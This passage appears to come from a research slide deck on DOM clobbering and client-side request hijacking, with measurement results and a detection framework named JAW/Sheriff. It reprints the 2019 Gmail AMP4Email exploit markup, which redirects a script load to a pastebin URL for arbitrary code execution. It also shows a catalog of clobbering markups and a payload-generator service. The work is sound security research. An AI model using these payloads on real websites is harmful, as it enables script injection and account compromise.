
```

```



1 Inject HTML markup

<https://example.com>



DOM Clobbering: Why It Happens?



- Locating DOM elements:



The clean way: DOM query selectors



```
document.querySelector("[id=Y]")
```



The dirty way: Property access on **window** Or **document**




```
document.X.Y, or window.Y
```



Named Access on Window/Document



Example: select node **n5** in the tree.



DOM Clobbering: Why It Matters?



← HTML & JavaScript usage metrics > all features > timeline


DOMClobberedVariableAccessed

Show all historical data:

Percentage of page loads over time

The chart below shows the percentage of page loads (in Chrome) that use this feature at least once. Data is across all channels and platforms. Newly added use counters that are not on Chrome stable yet only have data from the Chrome channels they're on.

Clobbered Variable Access Usage



~ 11% of pages depend on clobbered variables

Cannot immediately turn off...


DOM Clobbering: Why It Matters?



- Example: **Request Hijacking** via DOM Clobbering in Gmail's AMP4Email sanitizer (2019)

Gmail's Dynamic Mail Feature¹

```
1  var script = window.document.createElement("script");
2  script.async = false;
3
4  var loc;
5  if (AMP_MODE.test && window.testLocation) {
6    loc = window.testLocation
7  } else {
8    loc = window.location;
9  }
10
11 if (AMP_MODE.localDev) {
12   loc = loc.protocol + "://" + loc.host + "/dist"
13 } else {
14   loc = "https://cdn.ampproject.org";
15 }
16
17 var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
18 b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";
19
20 document.head.appendChild(b);
```



Consequence

Arbitrary code execution



```
1 <!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
2 <a id="AMP_MODE"></a>
3 <a id="AMP_MODE" name="localDev"></a>
4 <a id="AMP_MODE" name="test"></a>
5
6 <!-- window.testLocation.protocol is a base for the URL -->
7 <a id="testLocation"></a>
8 <a id="testLocation" name="protocol"
9   href="https://pastebin.com/raw/0tn8z0rG#"></a>
```


¹Source: <https://workspaceupdates.googleblog.com/2019/06/dynamic-email-in-gmail-becoming-GA.html>

DOM Clobbering: Automated Discovery



Markup Generation and Testing

- 24M test cases
- 19 browsers (mobile and desktop)
- Covered all tags, attributes, relations and targets
- Targets: variable X , object property $X.Y$, and *built-in* APIs



Results



Uncovered 31,432 distinct clobbering markups across five different techniques

Only 481 previously known

Example: **New** HTMLCollection: object tags with the same name

```
<object name=X><object name=X id=Y>
```

DOM Clobbering: Catalog of Attack Markups



Filter by Browser / Platform / Version ✕ Search 🔍 << scroll >>

#	Markup	Clobbered	Tag1	Tag2	Attributes1	Attributes2	Rel. Type
+	1		window.x	a	-	[id=x]	-
+	2	<abbr id="x" ></abbr>	window.x	abbr	-	[id=x]	-
-	3	<acronym id="x" ></acronym>	window.x	acronym	-	[id=x]	-

Online Browser Testing

```
let payload = `<acronym id="x" ></acronym>`;
let div = document.createElement('div');
let is_clobbered = false;
try {
  div.innerHTML = payload;
  document.body.appendChild(div);
  let v = eval(target);
  if (v && (!isNaN(v) || v.toString().indexOf('HTML') > -1 || v.toString().indexOf('Element') > -1
    || v.toString().indexOf('Collection') > -1 || v.toString().indexOf('Window') > -1)) {
    is_clobbered = true;
  }
} catch(e) {
  is_clobbered = false;
}
document.body.removeChild(div);
console.log("clobbered:", is_clobbered);
```

Test this clobbering payload in your browser now: [Run Test](#)

domclob.xyz



DOM Clobbering: Attack Payload Generator Service



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domclob.xyz/domc_payload_generator/

DC Home Wiki Markups Browser Testing Payload Generator Detection

Download

DOMC Payload Generator

Generates DOM Clobbering Attack Payload

Clobbering Target

→

Enter the target variable or expression you want to clobber here.

Clobbering Value


→

Enter the clobbered value for `href` or `src` of HTML markups.

Generate

Attack Payload(s)

-
-
-



Q1: Request API Prevalence



- In total, observed **7.9M API calls** in Tranco top 10K domains (~1M webpages)

- Most widespread**

- Top-level **navigation requests** via `location.href`
- Present on more than **8K sites**

- Most frequently used**

- Asynchronous requests via the `XMLHttpRequest`
- Almost **3M calls** across **over 400K pages**

	JS API	# Sites	# Pages	# Calls
#1	Location Href	8,044	214,554	1,096,306
#2	XMLHttpRequest	7,522	407,819	2,884,556
#3	sendBeacon	7,061	291,580	2,824,388
#4	Window Open	6,972	162,153	559,592
#5	Fetch	5,215	105,463	403,701
#6	Push	1,528	23,566	40,567
#7	WebSocket	1,280	33,724	145,713
#8	Location Assign	987	10,092	22,309
#9	Location Replace	731	6,421	14,309
#10	EventSource	453	1,690	5,503

Q1: Request API Prevalence



- In total, observed **7.9M API calls** in Tranco top 10K domains (~1M webpages)

- Most widespread**

- Top-level **navigation requests** via `location.href`
- Present on more than **8K sites**

- Most frequently used**

- Asynchronous requests via the `XMLHttpRequest`
- Almost **3M calls** across over **400K pages**.

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The **widespread usage of request-related APIs** presents an attractive attack surface



Request hijacking threats have not been considered for **44% of API calls** by prior work

Q2: Vulnerability Detection (JAW v3: Sheriff)



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
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- Proposed a **static-dynamic** framework to study client-side request hijacking **at scale**

Q2: Vulnerability Detection (JAW v3: Sheriff)




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Q2: Vulnerability Detection (JAW v3: Sheriff)




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Q2: Vulnerability Detection (JAW v3: Sheriff)



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
Q2: Vulnerability Detection (JAW v3: Sheriff)



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<https://ja-w.me>




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<https://ja-w.me>



Q2: Taintflow-Augmented Hybrid Property Graphs




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Hybrid Property Graphs

- Static: AST, CFG, PDG, IPCG, ERDDG, ...
- Dynamic: Concrete Program Values



Data Flow Analysis

- Track the propagation of **attacker-controlled** values
- Problem: **missing edges** due to static analysis




Taintflow-Augmented HPGs



- Use in-browser dynamic taint tracking to **reconstruct missing edges** in HPGs
- Patched Foxhound¹ to support various sinks (e.g., push API, WebSocket, EventSource, etc)

Example HPG



Code: ¹ <https://github.com/SAP/project-foxhound>

Q2: Vulnerability Prevalence




- Empirical study to quantify the prevalence of client-side request-hijacking in the wild

Testbed

- Tranco top **10K websites**, 339.2K unique webpages, 11.5M scripts, 32.4B LoC

Results

- Detected **202K** verified data flows across 17.8K affected pages and **961 sites**



The **new vulnerability types and variants** constitute over **36%** of the cases




Dynamic information crucial for detecting **~67%** of the data flows

Q2: Exploitations



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Demonstrate exploitability by focusing on a random subset of data flows

- **Two pages** from each of the **961 vulnerable sites**

Forgeability verification and use in attacks

